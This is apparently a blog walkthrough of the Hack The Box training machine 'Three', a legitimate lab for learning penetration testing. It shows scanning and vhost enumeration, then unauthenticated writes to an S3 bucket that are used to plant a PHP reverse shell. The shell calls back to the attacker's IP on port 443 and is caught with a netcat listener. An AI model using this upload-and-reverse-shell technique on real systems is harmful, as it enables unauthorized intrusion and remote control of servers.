This is the start of my Hack The Box Write-up series. Let’s start it easy for now with one of the boxes in the Starting Point series.
The Starting Point is a series created by the Hack The Box team as an entry point to those interested in Penetration Testing, like me!
On this post, we will discuss the machine called Three.
Information Gathering
Let’s start the box by identifying the services running on the machine. My tool of choice here is nmap:
mkdir nmap
nmap -sV -sC 10.129.15.149 -oA nmap/default

## -sV -> Probe open ports to determine service/version info
## -sC -> Run default scripts (--script=default)
## -oA -> Output in the three major formats at once
This is the result of our nmap scan:
Nmap scan report for 10.129.25.149
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Toppers
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
With this, we identified the following open ports:
- 22 - OpenSSH
- 80 - Apache httpd
We will ignore port 22 for now, as it is rare for OpenSSH to be vulnerable.
It appears that the box is running Apache as its web server. Let’s try to browse it first before running some tools.
Before we do that, let’s add this first in our /etc/hosts file:
10.129.15.149 three.htb
This way, we just need to use the domain three.htb for the remainder of our attack.
Accessing http://three.htb shows us this website:

This is not the greatest website, and it appears that the CSS is broken. The contact form at the end is also broken, which means that we can’t try any injection attacks.
Let’s enumerate the directories for now using gobuster.
gobuster --wordlist /usr/share/wordllists/dirb/common.txt dir -u http://three.htb -e | tee gobuster.txt
## -e -> Show the expanded form of the output
Looking at the output of the scan:
http://three.htb/.hta                 (Status: 403) [Size: 274]
http://three.htb/.htaccess            (Status: 403) [Size: 274]
http://three.htb/.hta.php             (Status: 403) [Size: 274]
http://three.htb/.htpasswd            (Status: 403) [Size: 274]
http://three.htb/.htaccess.php        (Status: 403) [Size: 274]
http://three.htb/.htpasswd.php        (Status: 403) [Size: 274]
http://three.htb/images               (Status: 301) [Size: 307] [--> http://three.htb/images/]
http://three.htb/index.php            (Status: 200) [Size: 11952]
http://three.htb/index.php            (Status: 200) [Size: 11952]
http://three.htb/server-status        (Status: 403) [Size: 274]
The scan didn’t provide us of any information. It enumerated /images/ but it only shows us the images
used on the website.
Using a larger word list didn’t increase the number of directories enumerated.
After looking into the output of the nmap scan again, and browsing the website, I noticed the following details:
Output of the nmap scan:
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Toppers
|_http-server-header: Apache/2.4.29 (Ubuntu)
Contact information on the website:
Chicago, US
Phone: +01 343 123 6102
Email: mail@thetoppers.htb
It appears that the domain we are interested in is thetoppers.htb. With virtual hosts (vhosts),
it is possible to change the contents served by the web server using a different domain.
There is a chance that we might get different results if we enumerated the directories in http://thetoppers.htb
instead of http://three.htb.
Let’s try to use thetoppers.htb and add it in our hosts file:
10.129.15.149 three.htb thetoppers.htb
Unfortunately, browsing http://thetoppers.htb returned a page similar to http://three.htb. Running gobuster against
http://thetoppers.htb also showed the same enumerated directories.
However, there is still a probability that we are using the wrong domain. We can try to enumerate the subdomains for thetoppers.htb.
My tool of choice here is wfuzz, but it’s also possible to use gobuster to enumerate subdomains using vhosts.
Let’s run an initial wfuzz to identify the number of words on the website served by the default vhost.
wfuzz -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt \
      -f wfuzz.txt \
      -u http://thetoppers.htb \
      -H 'Host: FUZZ.thetoppers.htb'
Let’s run it for a bit and terminate it after a short while. It returned the following output:
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://thetoppers.htb/
Total requests: 4997

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        234 L    1036 W     11947 Ch    "www"
000000003:   200        234 L    1036 W     11947 Ch    "ftp"
000000007:   200        234 L    1036 W     11947 Ch    "webdisk"
000000012:   200        234 L    1036 W     11947 Ch    "ns2"
000000006:   200        234 L    1036 W     11947 Ch    "smtp"
With this, we know that the default vhost is always serving 1036 words. On our next run of wfuzz we will exclude outputs with this amount words to remove the noise in the scan.
wfuzz -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt \
      -f wfuzz.txt \
      -u http://thetoppers.htb \
      -H 'Host: FUZZ.thetoppers.htb' \
      --hw 1036
After a while, we were able to enumerate two subdomains:
Target: http://thetoppers.htb/
Total requests: 4997
==================================================================
ID    Response   Lines      Word         Chars          Request
==================================================================
00247:  C=404      0 L	       2 W	     21 Ch	  "s3"
00690:  C=400     10 L	      35 W	    306 Ch	  "gc._msdcs"

Total time: 0
Processed Requests: 4997
Filtered Requests: 4995
Requests/sec.: 0
Let’s focus on the s3 subdomain, as this implies that the box is running an S3 compatible service. Let’s add this to our /etc/hosts:
10.129.15.149 three.htb thetoppers.htb s3.thetoppers.htb
Exploit
First, let’s configure awscli to interact with the S3 service. There are multiple ways to install this tool. Since this is written in Python, awscli is also stored in PyPi:
pip3 install awscli
Before we can use the command aws, we will need to configure it first:
## Run this command and just place random stuff for the access and secret keys
aws configure
AWS Access Key ID [None]: test
AWS Secret Access Key [None]: test
Default region name [None]: test
Default output format [None]: test
Let’s test if we can access this without authentication:
aws s3 ls --endpoint http://s3.thetoppers.htb s3://
2022-08-12 08:46:57 thetoppers.htb
This looks promising, We can list the buckets without any authentication. It appears that there is a single
bucket called thetoppers.htb.
Let’s list the contents for that bucket:
aws s3 ls --endpoint http://s3.thetoppers.htb s3://thetoppers.htb/
                           PRE images/
2022-08-12 08:46:57          0 .htaccess
2022-08-12 08:46:57      11952 index.php
It appears that the bucket contains the code for the website http://thetoppers.htb. Let’s try if we can place
files without any authentication:
echo "Hello" > /tmp/hello.txt
aws s3 cp --endpoint http://s3.thetoppers.htb /tmp/hello.txt s3://thetoppers.htb/hello.txt
upload: ../tmp/hello.txt to s3://thetoppers.htb/hello.txt
Great! Aside from unauthenticated read against the bucket, it appears that we can also perform unauthenticated writes against it.
Let’s verify if we can read the file we uploaded:
curl http://thetoppers.htb/hello.txt
Hello
With this, we verified that we can also access the file that we uploaded on the S3 bucket. Since the website is written in PHP,
we can upload a reverse shell written in PHP and trigger it. We will use /usr/share/webshells/php/php-reverse-shell.php for this.
First, we modify php-reverse-shell.php to point to our IP address:
$ip = '10.10.14.28';  // CHANGE THIS
$port = 443;       // CHANGE THIS
// I like using port 443 as there is less chance or outbound requests to be blocked in this port
We then upload the modified code using aws:
aws s3 cp --endpoint http://s3.thetoppers.htb ./php-reverse-shell.php s3://thetoppers.htb/php-reverse-shell.php
upload: ./php-reverse-shell.php to s3://thetoppers.htb/php-reverse-shell.php
Create our listener:
nc -nlvp 443
And then access http://thetoppers.htb/php-reverse-shell.php in the browser. If we do everything properly,
our listener should now be a reverse shell.
We don’t need root access for this box as the root flag is placed in /var/www which is readable by our user.
Linux three 4.15.0-189-generic #200-Ubuntu SMP Wed Jun 12 19:53:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 08:01:35 up 18 min,  0 users,  load average: 0.04, 0.03, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls /var/www/
flag.txt
html